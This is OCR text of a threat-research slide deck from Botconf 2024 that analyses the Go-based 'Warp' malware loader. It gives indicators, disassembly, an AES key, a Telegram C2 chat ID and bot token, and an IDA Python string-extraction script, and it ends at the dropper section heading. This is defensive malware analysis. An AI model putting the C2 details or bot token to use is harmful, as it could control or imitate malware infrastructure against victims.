SEQRITE | Quick Heal

Warp's Enigma

Unravelling a Sophisticated Golang Malware Ecosystem

Botconf 2024

Sathwik Ram Prakki
Lakshmi Prasanna Sai


Authors

SEQRITE | Quick Heal

- **Sathwik Ram Prakki**
  - Senior Security Researcher @ Seqrite Labs, Quick Heal
    - APT Hunting, Dark-web and Malware Analysis
    - Conferences – AVAR and c0c0n
  - C-DAC, Government of India
  - Connect – @PrakkiSathwik
- **R. Lakshmi Prasanna Sai**
  - Senior Security Researcher @ Seqrite Labs, Quick Heal
    - Malware Analysis and Behavioral Detection
  - ESF Labs


Agenda

- Underground Forum Services
- Malware Ecosystem
- Warp Infection Chain
- Analysis of Components
- Telegram as a C2
- Escalation, Evasion and Persistence
- Warp Stealer vs. Stealerium
- Features and Techniques
- Conclusion and References




Underground Forum Services


- Ransomware-as-a-Service (RaaS)
- Malware-as-a-Service (MaaS)
- Initial Access Brokers (IAB)
- Zero-day Brokers
- Penetration Testing
- Callers and Scams
- Phishing and Spamming




Malware Ecosystem

- Rise of MaaS
- Evasion
- Components
  - Loader
  - Dropper
  - Stealer
- Warp – GoLang based





Infection Chain




GoLang

- Shift from traditional compilers
  - GoLang, Rust and Nim
- Advantages
  - Cross-platform
  - No utilities
  - Statically Linked Libraries
    - Higher Size => No Scanning

Source: Palo Alto

Warp Loader

- Theme
  - "Adobe Self Extractor"
  - "Adobe Acrobat Update"
- Static Attributes
  - Debug Symbols Stripped
  - No Compilation Timestamp
- Download – *softstock[.]shop*
  - Resolves to 15.197.130[.]221
  - Phishing, Stealers



Warp Loader

SEQRITE | Quick Heal

- Retrieve Function Metadata
- IDA Plugin – GoReSym
- Package Name – *"warp_loader_go"*
  - Spamming
  - Telegram Messaging
  - Decryption of Strings

```
Renaming 0x502600 to warp_loader_go/internal/crypt.DecryptAES
Renaming 0x64af20 to warp_loader_go/internal/str.init
Renaming 0x64b500 to warp_loader_go/internal/spam.RandomApiCalls
Renaming 0x64b5e0 to warp_loader_go/internal/spam.tmpFile
Renaming 0x64b740 to warp_loader_go/internal/spam.tmpFile.func2
Renaming 0x64b7a0 to warp_loader_go/internal/spam.tmpFile.func1
Renaming 0x64b800 to warp_loader_go/internal/spam.tmpDir
Renaming 0x64b8a0 to warp_loader_go/internal/spam.tmpDir.func1
Renaming 0x64b900 to warp_loader_go/internal/spam.TimeZone
Renaming 0x64b9a0 to warp_loader_go/internal/spam.GetLoadGetAddrInfo
Renaming 0x64ba20 to warp_loader_go/internal/spam.SendRandomRequests
Renaming 0x65ff40 to warp_loader_go/internal/telegram.getBase
Renaming 0x660080 to warp_loader_go/internal/telegram.SendMessage
Renaming 0x660260 to warp_loader_go/internal/telegram.GetChat
Renaming 0x660640 to warp_loader_go/internal/telegram.DownloadFile
Renaming 0x660be0 to main.main
Renaming 0x6610e0 to main.main.func2
Renaming 0x6611e0 to main.main.func1
Renaming 0x6614c0 to main.main.func1.1
```

spam.RandomApiCalls

SEQRITE | Quick Heal

```
.text:000000000077B572 mov     rax, cs:qword_A12B00
.text:000000000077B579 mov     ebx, 0Ah
.text:000000000077B57E xchg    ax, ax
.text:000000000077B580 call    math_rand__ptr_Rand_Intn
.text:000000000077B585 cmp     rax, 9
.text:000000000077B589 jz      short loc_77B5A8
.text:000000000077B58B nop
.text:000000000077B58C mov     rax, cs:qword_A12B00
.text:000000000077B593 mov     ebx, 5
.text:000000000077B598 call    math_rand__ptr_Rand_Intn
.text:000000000077B59D nop     dword ptr [rax]
.text:000000000077B5A0 cmp     rax, 6
.text:000000000077B5A4 jb      short loc_77B566
.text:000000000077B5A6 jmp     short loc_77B5B2
```

Function	Number	Description
spam.tmpDir	1, 2	Create a directory in TEMP folder starting with the "*dir*" name
spam.tmpFile	0, 3	Create a file in TEMP directory and write current timestamp
spam.TimeZone	4	Get file attributes

spam.SendRandomRequests


- Search Engine Requests
  - SearX – Public Instance in Belgium
  - Yandex
  - Wikipedia
  - Bing
- Format

hxxps://searx[.]be/?q=%s
hxxps://yandex[.]com/search/?text=%s&lr=0&search_source=yacom_desktop_common
hxxps://en.wikipedia[.]org/wiki/%s
hxxps://www.bing[.]com/search?q=%s&search=Submit+Query

AES Decryption

- 32-byte key with Cipher Block
  - ad47705ef93b3097868d0591d90a877a6c5 22d70853557ec7566cdd2f1e191ac
- Fetches
  - Current User
  - Strings for Telegram

Chat ID	-1001963477498
Launch Command	New.launch



IDA Python Snippet

SEQRITE | Quick Heal

- Retrieve Encrypted Strings

```
for funcAddr in idautils.Functions():
    funcName = idc.get_func_name(funcAddr)
    if 'str.init' in funcName:
        print(f"{funcAddr:#x}: {funcName}")
        for (startAddr, endAddr) in idautils.Chunks(funcAddr):
            for head in Heads(startAddr, endAddr):
                if idc.print_insn_mnem(head) == "lea" and idc.print_operand(head, 0) == "rdx":
                    bytesAddr = int(idc.get_operand_value(head, 1))
                    print(idc.get_bytes(bytesAddr, 64))
```

Telegram as a C2


SEQRITE | Quick Heal

- telegram.GetBase


Initial Message	/sendMessage?&parse_mode=HTML&chat_id=%s&text=%s
URL for Telegram API	https://api.telegram.org/bot%s
Private Bot Token	6273916038:AAHnJC6VymoyKdR2Iq8CzH2-ZnzIcJQ0-w8
Get command	/getChat?chat_id=%s
Get file to be downloaded	/getFile?file_id=%s
Download path	C:\ProgramData\warp


Telegram C2 Bot

- telegram.SendMessage
  - Hostname and Username
- telegram.GetChat



telegram.DownloadFile





Warp Dropper

